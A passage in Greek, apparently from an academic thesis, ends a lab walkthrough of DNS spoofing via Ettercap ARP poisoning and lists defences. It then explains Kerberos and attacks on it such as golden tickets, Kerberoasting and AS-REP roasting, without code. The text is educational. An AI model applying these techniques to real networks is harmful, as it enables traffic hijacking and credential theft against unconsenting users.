
Εικόνα 21: Εντολές και άνοιγμα της ιστοσελίδας που έφτιαξε ο επιτιθέμενος από τον υπολογιστή του θύματος



Εικόνα 22: Εντολές και άνοιγμα της ιστοσελίδας που έφτιαξε ο επιτιθέμενος από τον υπολογιστή του θύματος


Μόλις τελειώσουν οι προηγούμενες διαδικασίες ανοίγει ο επιτιθέμενος το Ettercap για να κάνει την επίθεση αυτή. Ορίζονται λοιπόν οι δύο στόχοι, δηλαδή το μηχάνημα Kali και η ip address του DNS Server και γίνεται το ARP Poisoning με sniff remote

connections. Μόλις γίνει αυτό γίνεται το load plugin και επιλέγει ο επιτιθέμενος το dns_spoof και η επίθεση είναι έτοιμη να γίνει (Boyan Lazarevski).



Εικόνα 23: ARP Poisoning με sniff remote connections.

Παρακάτω εμφανίζεται το μηχάνημα του θύματος (Ubuntu) πως όταν γράφει την διεύθυνση του techpanda.org πλέον ο χρήστης βλέπει το μήνυμα που επέλεξε ο επιτιθέμενος στο index.html αρχείο που φτιάχτηκε στην αρχή της επίθεσης.



Εικόνα 24: Στο techpanda.org μετά την επιτυχημένη επίθεση ο χρήστης θα βλέπει το μήνυμα που δημιούργησε ο επιτιθέμενος.

Μέτρα προστασίας για την επίθεση DNS Cache Poisoning Attack

Η επίθεση DNS Cache Poisoning αποτελεί μια σοβαρή απειλή για την ασφάλεια του διαδικτύου, καθώς επιτρέπει σε κακόβουλους επιτιθέμενους να παραπλανήσουν τους χρήστες και να τους κατευθύνουν προς πλαστογραφημένες ιστοσελίδες όπως παρουσιάστηκε και παραπάνω. Για την προστασία από αυτού του είδους επιθέσεις, απαιτείται μια συνολική προσέγγιση που να καλύπτει τόσο τους DNS providers όσο και τους χρήστες.

Επομένως, η ανάγκη για προηγμένες μεθόδους αντιμετώπισης και προστασίας γίνεται επιτακτική. Οι ιδιοκτήτες ιστοσελίδων, οι διαχειριστές δικτύων, και οι χρήστες πρέπει να είναι ενήμεροι για τους κινδύνους της επίθεσης DNS Cache Poisoning και να λαμβάνουν τα κατάλληλα μέτρα προστασίας για την εξάλειψη ή ελαχιστοποίηση των επιπτώσεων όπως παρουσιάζονται και παρακάτω.

Μέτρα προστασίας που μπορούν να ληφθούν:

1. **Χρήση DNSSEC**: Το DNSSEC (Domain Name System Security Extensions) αποτελεί ένα αποτελεσματικό μέσο προστασίας κατά της DNS Cache Poisoning. Προσθέτοντας ψηφιακές υπογραφές στις DNS απαντήσεις, το DNSSEC επιτρέπει στους χρήστες να επιβεβαιώσουν την ακεραιότητα των δεδομένων που λαμβάνουν από το DNS (Boyan Lazarevski),
2. **Ανανέωση Τοπικού DNS Cache:** Η περιοδική ανανέωση του τοπικού DNS cache μειώνει τον χρόνο που η πληροφορία παραμένει στο cache, μειώνοντας έτσι και τον χρόνο που είναι εκτεθειμένη στον κίνδυνο από επιθέσεις DNS Cache Poisoning.
3. **Ενημερωμένοι DNS Servers:** Οι DNS servers που χρησιμοποιεί κάποιος να είναι ενημερωμένοι και να εφαρμόζουν τις τελευταίες ασφαλείς πρακτικές. Παρακολούθηση των ενημερώσεων και των security patches που παρέχονται από τους παροχείς υπηρεσιών DNS.
4. **Παρακολούθηση και Ανίχνευση**: Εφαρμογή των συστημάτων παρακολούθησης και ανίχνευσης για την έγκαιρη αναγνώριση ανωμαλιών

στην κυκλοφορία των DNS αιτημάτων. Η πρόληψη απαιτεί την ικανότητα άμεσης αντίδρασης.

5. **Firewall και IDS/IPS**: Η χρήση firewall και συστημάτων ανίχνευσης/πρόληψης εισβολών (IDS/IPS) βοηθά στον έλεγχο και το φιλτράρισμα της εισερχόμενης και εξερχόμενης κυκλοφορίας, προλαμβάνοντας επιθέσεις DNS Cache Poisoning.
6. **Εφαρμογή Ασφαλών Πρακτικών Προγραμματισμού**: Για τους ιδιοκτήτες ιστοσελίδων, η εφαρμογή ασφαλών πρακτικών προγραμματισμού είναι κρίσιμη. Οι εφαρμογές πρέπει να αποφεύγουν γνωστές ευπάθειες που μπορούν να εκμεταλλευθούν οι επιτιθέμενοι.
7. **Εκπαίδευση των Χρηστών**: Η εκπαίδευση των χρηστών σχετικά με τις επιθέσεις phishing που συνδέονται με την DNS Cache Poisoning είναι ουσιώδης. Οι χρήστες πρέπει να αναγνωρίζουν και να αντιμετωπίζουν τις προσπάθειες κακόβουλων επιθέσεων (architа2k1, 2022).

Συνολικά, η ασφάλεια από τις επιθέσεις DNS Cache Poisoning απαιτεί την υιοθέτηση πολυεπίπεδης προστασίας, σε συνδυασμό με την εφαρμογή προληπτικών μέτρων και την ικανότητα άμεσης αντίδρασης σε περίπτωση επίθεσης.

Κεφάλαιο 6^{ο} : Επιθέσεις στο πρωτόκολλο Kerberos

Εισαγωγικό κεφάλαιο

Η ασφάλεια των πληροφοριακών συστημάτων αποτελεί μία από τις κρίσιμες πτυχές στον σύγχρονο ψηφιακό κόσμο. Οι οργανισμοί και οι επιχειρήσεις χρησιμοποιούν πολύπλοκα συστήματα για τη διαχείριση και τον έλεγχο της πρόσβασης στους πόρους τους. Σε αυτό το κεφάλαιο θα αναλυθεί τι είναι ακριβώς το πρωτόκολλο Kerberos και ποια είναι η λειτουργία του.

Το Kerberos είναι ένα πρωτόκολλο ελέγχου ταυτότητας δικτύου υπολογιστών που λειτουργεί κατά κύριο λόγο με εισιτήρια για να επιτρέπει στους κόμβους που επικοινωνούν μέσω ενός μη ασφαλούς δικτύου να αποδείξουν την ταυτότητά τους μεταξύ τους με ασφαλή τρόπο. Σχεδιάστηκε στο MIT το 1984 και σκοπός του είναι να επιτρέπει στις λειτουργίες να αποδείξουν την ταυτότητά τους με ασφαλή τρόπο, μέσω ενός μη ασφαλούς δικτύου. Οι σχεδιαστές του στόχευσαν κυρίως σε ένα μοντέλο πελάτη - διακομιστή και παρέχει αμοιβαίο έλεγχο ταυτότητας - τόσο ο χρήστης όσο και ο διακομιστής που επαληθεύουν ο ένας την ταυτότητα του άλλου (Garman Jason, 2003).

Τα μηνύματα του πρωτοκόλλου Kerberos προστατεύονται από επιθέσεις υποκλοπής και επανάληψης, το Kerberos, ένα πρωτόκολλο αυθεντικοποίησης και εξουσιοδότησης το οποίο, επιφέρει ένα επίπεδο επιπλέον ασφάλειας. Το Kerberos βασίζεται σε κρυπτογραφία συμμετρικού κλειδιού και απαιτεί ένα αξιόπιστο τρίτο μέρος και προαιρετικά μπορεί να χρησιμοποιήσει κρυπτογράφηση δημόσιου κλειδιού κατά τη διάρκεια ορισμένων φάσεων ελέγχου ταυτότητας. Το Kerberos χρησιμοποιεί TCP ή UPD για πρωτόκολλο μεταφοράς και τη θύρα 88 από προεπιλογή. Πιο συγκεκριμένα το πρωτόκολλο αυτό λειτουργεί με τον ακόλουθο τρόπο.

Το πρωτόκολλο Kerberos χρησιμοποιείται ευρέως σε επιχειρηματικά περιβάλλοντα και σε συστήματα διαχείρισης ταυτότητας. Το Kerberos βασίζεται στην έννοια του "εισιτηρίου" (ticket) για τη διασφάλιση της ταυτότητας των χρηστών.

Ακολουθεί ένα βασικό σενάριο λειτουργίας:

1. **Αίτηση Εισιτηρίου (Ticket Granting Ticket - TGT):**
   - Όταν ένας χρήστης εισέρχεται στο σύστημα, αποστέλλεται μια αίτηση για ένα TGT στον Kerberos Authentication Server (AS).
   - Ο AS ελέγχει τα διαπιστευτήρια του χρήστη και, αν είναι έγκυρα, επιστρέφει ένα TGT στον χρήστη.

2. **Παραλαβή Εισιτηρίου Συνεδρίας (Service Ticket):**
   - Όταν ο χρήστης επιθυμεί πρόσβαση σε έναν πόρο (υπηρεσία), όπως ένα κοινόχρηστο φάκελο, αποστέλλει το TGT του και ένα αίτημα για ένα Service Ticket (εισιτήριο υπηρεσίας) στο Ticket Granting Server (TGS).
   - Ο TGS επιβεβαιώνει το TGT και, αν είναι έγκυρο, επιστρέφει ένα Service Ticket για την επιθυμητή υπηρεσία.

3. **Πρόσβαση στην Υπηρεσία:**
   - Ο χρήστης παρέχει το Service Ticket στην υπηρεσία για την οποία επιθυμεί πρόσβαση.
   - Η υπηρεσία επιβεβαιώνει το Service Ticket και, αν είναι έγκυρο, παρέχει πρόσβαση στον χρήστη.

Πιο αναλυτικά ο πελάτης ελέγχει τον εαυτό του στον **διακομιστή ελέγχου ταυτότητας** (Authentication Server - AS) ο οποίος προωθεί το όνομα χρήστη σε ένα **κέντρο διανομής κλειδιών** (Key Distribution Center - KDC). Το **KDC** εκδίδει ένα **εισιτήριο απονομής εισιτηρίων** (Ticket Granting Ticket - TGT), το οποίο έχει χρονική σήμανση και το κρυπτογραφεί χρησιμοποιώντας το **μυστικό κλειδί της υπηρεσίας χορήγησης εισιτηρίων** (Ticket Granting Service - TGS) και επιστρέφει το **κρυπτογραφημένο αποτέλεσμα** στο σταθμό εργασίας του χρήστη. Αυτό γίνεται σπάνια, συνήθως κατά τη σύνδεση του χρήστη. Το TGT λήγει κάποια στιγμή, αν και μπορεί να ανανεωθεί από τον διαχειριστή συνεδρίας του χρήστη ενώ είναι συνδεδεμένος.

Όταν ο πελάτης χρειάζεται να επικοινωνήσει με μια υπηρεσία σε έναν άλλο κόμβο, ο πελάτης στέλνει το **TGT στο TGS**, το οποίο συνήθως μοιράζεται τον ίδιο κεντρικό υπολογιστή με το **Key Distribution Center** (KDC). Η υπηρεσία πρέπει να έχει ήδη καταχωρηθεί στο TGS με **Κύριο Όνομα Υπηρεσίας** (Service Principal Name - SPN). Ο πελάτης χρησιμοποιεί το **SPN** για να ζητήσει πρόσβαση σε αυτήν την υπηρεσία. Αφού επαληθευτεί ότι το **TGT** είναι έγκυρο και ότι ο χρήστης επιτρέπεται να έχει πρόσβαση στην υπηρεσία που ζητήθηκε, το **TGS** εκδίδει κλειδιά εισιτηρίων και συνεδρίας στον πελάτη. Στη συνέχεια, ο πελάτης στέλνει το **εισιτήριο** στον **διακομιστή υπηρεσιών** (Service Server - SS) μαζί με το **αίτημα εξυπηρέτησης** (Neuman; J., Kohl , 1993).

Σημαντικά στοιχεία του Kerberos περιλαμβάνουν τον Kerberos Authentication Server (AS), το Ticket Granting Server (TGS), τον χρήστη, την υπηρεσία και τα εισιτήρια TGT και Service Ticket. Τα κρυπτογραφημένα εισιτήρια προστατεύουν την αυθεντικότητα του χρήστη και παρέχουν ευέλικτη διαχείριση της πρόσβασης στους πόρους του δικτύου.

Κύρια Χαρακτηριστικά του Kerberos

1. **Ενιαία Σύνδεση (Single Sign-On):** Οι χρήστες αυθεντικοποιούνται μόνο μία φορά και αποκτούν πρόσβαση σε πολλούς πόρους χωρίς να χρειάζεται να πληκτρολογήσουν ξανά τα στοιχεία τους.
2. **Καθορισμένες Αξιώσεις (Claims-Based):** Οι χρήστες λαμβάνουν αξιώσεις (claims) που καθορίζουν τα δικαιώματά τους, επιτρέποντας λεπτομερή έλεγχο πρόσβασης.
3. **Κρυπτογραφημένο Εισιτήριο (Ticket):** Τα εισιτήρια Kerberos που αποδεικνύουν την ταυτότητα του χρήστη και τα δικαιώματά του είναι κρυπτογραφημένα, εξασφαλίζοντας την ασφαλή μεταφορά τους.

Ευπάθειες και Επιθέσεις στο Kerberos

Παρά τα εντυπωσιακά χαρακτηριστικά του Kerberos, όπως κάθε τεχνολογία, δεν είναι ανίκητο και είναι ευάλωτο σε επιθέσεις που στοχεύουν στην αθέτηση της ασφάλειάς του. Οι επιθέσεις κατά του Kerberos εκμεταλλεύονται τυχόν αδυναμίες ή λανθάνουσες ευπάθειες στην υλοποίηση του πρωτοκόλλου. Ως αποτέλεσμα, οι χάκερ έχουν αφιερώσει χρόνο για να αναπτύξουν διάφορους τρόπους για να το σπάσουν. Οι περισσότεροι από αυτούς τους τρόπους, εκμεταλλεύονται μια ευπάθεια, αδύναμους κωδικούς πρόσβασης ή κακόβουλο λογισμικό. Μερικές από αυτές τις μεθόδους είναι:

1. Pass-the-ticket
2. Pass-the-key
3. Χρυσό/Ασημένιο εισιτήριο (Golden/Silver ticket)
4. Ωμής βίας (Brute force)
5. Kerberoasting

Επεξήγηση επιθέσεων:

1. **Pass-the-Ticket :** Οι επιθέσεις Pass-The-Ticket είναι ένας τύπος κυβερνοεπίθεσης όπου ένας εισβολέας κλέβει ένα εισιτήριο χορήγησης εισιτηρίων Kerberos (TGT) από έναν χρήστη και το χρησιμοποιεί για να πλαστοπροσωπήσει αυτόν τον χρήστη σε ένα δίκτυο, παρακάμπτοντας μηχανισμούς ελέγχου ταυτότητας και αποκτώντας μη εξουσιοδοτημένη πρόσβαση σε πόρους (Beyond trust, 2020). Κάποιος μπορεί να χρησιμοποιήσει μια επίθεση MitM για να αποκτήσει το εισιτήριο. Επειδή το Kerberos χρησιμοποιεί TCP ή UDP, το κλειδί συνεδρίας πρέπει να ληφθεί χρησιμοποιώντας άλλη μέθοδο.

2. **Pass-the-key:** Το πρωτόκολλο ελέγχου ταυτότητας Kerberos λειτουργεί με εισιτήρια για να παρέχει πρόσβαση. Ένα εισιτήριο υπηρεσίας (ST) μπορεί να αποκτηθεί με την παρουσίαση ενός εισιτηρίου TGT (Ticket Granting Ticket). Αυτό το προηγούμενο TGT μπορεί να ληφθεί με την επικύρωση ενός πρώτου

βήματος που ονομάζεται "pre-authentication" (εκτός εάν αυτή η απαίτηση καταργηθεί ρητά για ορισμένους λογαριασμούς, καθιστώντας τους ευάλωτους στο ASREProast).

Ο προέλεγχος απαιτεί από τον αιτούντα χρήστη να παρέχει το μυστικό του κλειδί (DES, RC4, AES128 ή AES256) που προέρχεται από τον κωδικό πρόσβασης χρήστη. Ένας εισβολέας που γνωρίζει αυτό το μυστικό κλειδί δεν χρειάζεται γνώση του πραγματικού κωδικού πρόσβασης για να αποκτήσει εισιτήρια. Αυτό ονομάζεται pass-the-key (Gentil Kiwi, 2014).

3. **Χρυσό/Ασημένιο εισιτήριο (Golden/Silver ticket):** Ο στόχος του Golden Ticket είναι η κατασκευή ενός TGT. Για να γίνει αυτό είναι απαραίτητο να αποκτήσει ο κακόβουλος τον κατακερματισμό NTLM του λογαριασμού KRBtgt (το KRB σημαίνει Kerberos και το tgt σημαίνει Ticket Granting Ticket). Μόλις επιτευχθεί αυτό, μπορεί να δημιουργηθεί ένα TGT με προσαρμοσμένο χρήστη και δικαιώματα.

   Το Silver Ticket είναι παρόμοιο, ωστόσο, το ενσωματωμένο εισιτήριο είναι TGS αυτή τη φορά. Απαιτείται το κλειδί υπηρεσίας, το οποίο προέρχεται από τον κάτοχο της υπηρεσίας λογαριασμός. Δεν είναι δυνατή η σωστή υπογραφή του PAC (Privileged Attribute Certificate) χωρίς το κλειδί KRBtgt.

   Στο golden ticket το πλεονέκτημα της δημιουργίας ενός TGT αντί του TGS είναι η δυνατότητα πρόσβασης σε οποιαδήποτε υπηρεσία (ή μηχανή) στον τομέα. Πρέπει επίσης να ληφθεί υπόψη ότι είναι δυνατή η πλαστογράφηση εισιτηρίων χρησιμοποιώντας τα κλειδιά AES Kerberos (AES128 και AES256), τα οποία υπολογίζονται επίσης από τον κωδικό πρόσβασης και μπορούν να χρησιμοποιηθούν από την Impacket και τη Mimikatz για την κατασκευή των εισιτηρίων. Επιπλέον, αυτά τα κλειδιά, σε αντίθεση με τον κατακερματισμό NTLM, είναι ενσωματωμένα με τον τομέα και το όνομα χρήστη (Eloy Pérez, 2019).

4. **Ωμής βίας (Brute force):** Επειδή το Kerberos είναι ένα πρωτόκολλο ελέγχου ταυτότητας, είναι δυνατό να πραγματοποιηθούν επιθέσεις ωμής βίας εναντίον

του. Επιπλέον, το brute-forcing Kerberos έχει πολλά πλεονεκτήματα σε σχέση με άλλες μεθόδους ελέγχου ταυτότητας με brute-forcing, όπως τα ακόλουθα:

- Δεν απαιτείται λογαριασμός τομέα για τη διεξαγωγή της επίθεσης, μόνο σύνδεση με το KDC.
- Τα σφάλματα προ-έλεγχου Kerberos δεν καταγράφονται στην υπηρεσία καταλόγου Active Directory με ένα κανονικό συμβάν αποτυχίας σύνδεσης (4625), αλλά με συγκεκριμένα αρχεία καταγραφής για την αποτυχία προ-έλεγχος ταυτότητας Kerberos (4771).
- Το Kerberos υποδεικνύει, ακόμη και αν ο κωδικός πρόσβασης είναι λάθος, εάν το όνομα χρήστη είναι σωστό ή όχι. Αυτό είναι ένα τεράστιο πλεονέκτημα σε περίπτωση εκτέλεσης αυτού του είδους τεχνικής χωρίς να γνωρίζετε κανένα όνομα χρήστη.
- Στο Kerberos brute-forcing είναι επίσης δυνατός ο εντοπισμός λογαριασμών χρηστών χωρίς να απαιτείται προ-έλεγχος ταυτότητας, κάτι που μπορεί να είναι χρήσιμο για την εκτέλεση μιας επίθεσης ASREPRoast.
- Με τη διεξαγωγή μιας επίθεσης ωμής βίας είναι επίσης δυνατός ο αποκλεισμός λογαριασμών χρηστών. Επομένως, αυτή η τεχνική πρέπει να χρησιμοποιείται προσεκτικά (Eloy Pérez, 2019).

5. **Kerberoasting:** Ο στόχος του Kerberoasting είναι η συλλογή εισιτηρίων TGS για υπηρεσίες που εκτελούνται για λογαριασμούς χρηστών στο AD (Active Directory), όχι για λογαριασμούς υπολογιστή. Έτσι, μέρος αυτών των εισιτηρίων TGS είναι κρυπτογραφημένο με κλειδιά που προέρχονται από κωδικούς πρόσβασης χρηστών. Κατά συνέπεια, τα διαπιστευτήριά τους θα μπορούσαν να σπάσουν εκτός σύνδεσης. Επομένως, για να γίνει το Kerberoasting, είναι απαραίτητος μόνο ένας λογαριασμός τομέα που μπορεί να ζητήσει TGS, ο οποίος είναι οποιοσδήποτε, καθώς δεν απαιτούνται ειδικά προνόμια (Eloy Pérez, 2019).

Αρκετές από τις παραπάνω επιθέσεις θα υλοποιηθούν σε επόμενα κεφάλαια καθώς θα αναλυθούν και περαιτέρω.

Πλεονεκτήματα και Μειονεκτήματα Πρωτοκόλλου Kerberos:

Το πρωτόκολλο αυθεντικοποίησης Kerberos έχει ευρεία χρήση στα επιχειρηματικά περιβάλλοντα για τη διαχείριση της ταυτότητας και την εξασφάλιση ασφαλούς πρόσβασης σε πόρους. Παρόλο που προσφέρει πολλά πλεονεκτήματα, υπάρχουν και ορισμένα μειονεκτήματα που πρέπει να ληφθούν υπόψη.

Πλεονεκτήματα του Kerberos

1. **Ισχυρή Ασφάλεια:** Το Kerberos παρέχει ισχυρή ασφάλεια μέσω της χρήσης κρυπτογραφημένων εισιτηρίων, περιορίζοντας την πιθανότητα απάτης και διαφθοράς των διαπιστευτηρίων.
2. **Κεντρική Διαχείριση:** Η διαχείριση ταυτοτήτων γίνεται κεντρικά, καθιστώντας ευκολότερη την ενημέρωση, την ανάκληση ή τη διαγραφή χρηστών από το σύστημα.
3. **Ενιαία Σύνδεση (Single Sign-On - SSO):** Ο χρήστης μπορεί να αυθεντικοποιηθεί μία φορά και να έχει πρόσβαση σε πολλούς πόρους χωρίς να απαιτείται επαναλαμβανόμενη εισαγωγή διαπιστευτηρίων.
4. **Ευελιξία Πρόσβασης:** Οι χρήστες μπορούν να έχουν πρόσβαση σε πόρους από οπουδήποτε στο δίκτυο με τα ενιαία διαπιστευτήρια τους.
5. **Αντιμετώπιση Επιθέσεων:** Η χρήση κρυπτογραφίας και η αντιμετώπιση της ανανέωσης εισιτηρίων περιορίζουν τις πιθανότητες επιτυχίας επιθέσεων.

Μειονεκτήματα του Kerberos

1. **Πολυπλοκότητα Εγκατάστασης και Συντήρησης:** Η εγκατάσταση και η συντήρηση του Kerberos απαιτούν προχωρημένες γνώσεις, ειδικά σε μεγάλα δίκτυα.
2. **Εξάρτηση από τη Διαθεσιμότητα του Kerberos Server:** Η λειτουργία του συστήματος εξαρτάται σημαντικά από τη διαθεσιμότητα του Kerberos Server. Αν αυτός αποτύχει, η πρόσβαση σε πόρους δυσχεραίνεται.

3. **Περιορισμένη Υποστήριξη για Κινητές Συσκευές:** Η αντιμετώπιση κινητών συσκευών με περιορισμένη υποστήριξη μπορεί να αποτελέσει πρόκληση.
4. **Δυσκολία στη Διαχείριση Περίπλοκων Συστημάτων:** Η διαχείριση συστημάτων με πολυπλοκότητα όπως η αλληλεπίδραση με διάφορα λειτουργικά συστήματα μπορεί να είναι δύσκολη.
5. **Ενιαίο σημείο αποτυχίας:** Απαιτεί την συνεχή διαθεσιμότητα ενός κεντρικού διακομιστή. Όταν ο διακομιστής Kerberos δεν λειτουργεί, κανείς δεν μπορεί να συνδεθεί. Αυτό μπορεί να λυθεί με τη χρήση πολλαπλών διακομιστών Kerberos και μηχανισμών επείγουσας πιστοποίησης.
6. **Το Kerberos απαιτεί συγχρονισμό των ρολογιών όλων των εμπλεκόμενων κεντρικών υπολογιστών.** Τα εισιτήρια έχουν μια χρονική περίοδο διαθεσιμότητας και αν το ρολόι του κεντρικού υπολογιστή δεν συγχρονιστεί με το ρολόι του διακομιστή Kerberos, ο έλεγχος ταυτότητας θα αποτύχει. Η προεπιλεγμένη διαμόρφωση απαιτεί οι ώρες των ρολογιών να μην απέχουν μεταξύ τους περισσότερο από 10 λεπτά. Στην πράξη χρησιμοποιείται συνήθως το Πρωτόκολλο Χρόνου Δικτύου (NTP) για να διατηρούνται συγχρονισμένοι όλοι οι κεντρικοί υπολογιστές.
7. **Το πρωτόκολλο διαχείρισης δεν είναι τυποποιημένο και διαφέρει μεταξύ των υλοποιήσεων του διακομιστή.** Οι αλλαγές του κωδικού πρόσβασης περιγράφονται στο RFC 3244.
8. **Δεδομένου ότι τα μυστικά κλειδιά όλων των χρηστών αποθηκεύονται στον κεντρικό διακομιστή**, μια παραβίαση του εν λόγω διακομιστή θα θέσει σε κίνδυνο τα μυστικά κλειδιά όλων των χρηστών.
9. **Ένας εκτεθειμένος πελάτης θα θέσει σε κίνδυνο τον κωδικό πρόσβασης του χρήστη** (Leandro Alegsa , 2021).

Παρόλα αυτά, το Kerberos συνολικά παρέχει ισχυρή ασφάλεια και ευελιξία στη διαχείριση ταυτοτήτων, καθιστώντας το ένα από τα κυριότερα εργαλεία για τη διασφάλιση της αυθεντικότητας και της πρόσβασης σε εταιρικά δίκτυα.

Επίθεση ASREPRoasting στο Kerberos

Το AS-REP Roasting είναι μια τεχνική που επιτρέπει στους επιτιθέμενους να κλέψουν τους κατακερματισμούς κωδικών πρόσβασης λογαριασμών χρηστών που έχουν απενεργοποιημένο τον προέλεγχο Kerberos, τον οποίο στη συνέχεια μπορούν να επιχειρήσουν να σπάσουν εκτός σύνδεσης.

Η επίθεση ASREPRoasting είναι μια επίθεση που στοχεύει το πρωτόκολλο Kerberos, συγκεκριμένα τον Kerberos pre-authentication, και αποσκοπεί στην εξαγωγή ευαίσθητων πληροφοριών σχετικά με τα κρυφά κλειδιά των χρηστών στον Active Directory (AD) ή σε άλλα περιβάλλοντα που χρησιμοποιούν το Kerberos. Όταν είναι ενεργοποιημένος ο προέλεγχος ταυτότητας, ένας χρήστης που χρειάζεται πρόσβαση σε έναν πόρο ξεκινά τη διαδικασία ελέγχου ταυτότητας Kerberos στέλνοντας ένα μήνυμα αίτησης διακομιστή ελέγχου ταυτότητας (AS-REQ) στον ελεγκτή τομέα (DC).

Η χρονική σήμανση σε αυτό το μήνυμα είναι κρυπτογραφημένη με τον κατακερματισμό του κωδικού πρόσβασης του χρήστη. Εάν το DC μπορεί να αποκρυπτογραφήσει αυτήν τη χρονική σήμανση χρησιμοποιώντας τη δική του εγγραφή του κατακερματισμού του κωδικού πρόσβασης του χρήστη, θα στείλει πίσω ένα μήνυμα απόκρισης διακομιστή ελέγχου ταυτότητας (AS-REP) που περιέχει ένα εισιτήριο εκχώρησης εισιτηρίων (TGT) το οποίο εκδόθηκε από το Κέντρο Διανομής Κλειδιών (KDC) και χρησιμοποιείται για μελλοντικά αιτήματα πρόσβασης από τον χρήστη.

Ωστόσο, εάν ο προέλεγχος είναι απενεργοποιημένος, ένας εισβολέας θα μπορούσε να ζητήσει τα δεδομένα ελέγχου για οποιονδήποτε χρήστη και το DC θα επέστρεφε ένα AS-REP. Δεδομένου ότι μέρος αυτού του μηνύματος είναι κρυπτογραφημένο χρησιμοποιώντας τον κωδικό πρόσβασης του χρήστη, ο εισβολέας μπορεί στη συνέχεια να επιχειρήσει να εξαναγκάσει τον κωδικό πρόσβασης του χρήστη εκτός σύνδεσης (Joe Dibley, 2022).

Τις περισσότερες φορές, ο προέλεγχος είναι ενεργοποιημένος από προεπιλογή στην υπηρεσία καταλόγου Active Directory. Ωστόσο, μπορεί να απενεργοποιηθεί για λογαριασμό του χρήστη χρησιμοποιώντας μια ρύθμιση που θα παρουσιαστεί στη συνέχεια αυτού του κεφαλαίου.

Η διαδικασία ASREPRoasting λειτουργεί ως εξής:

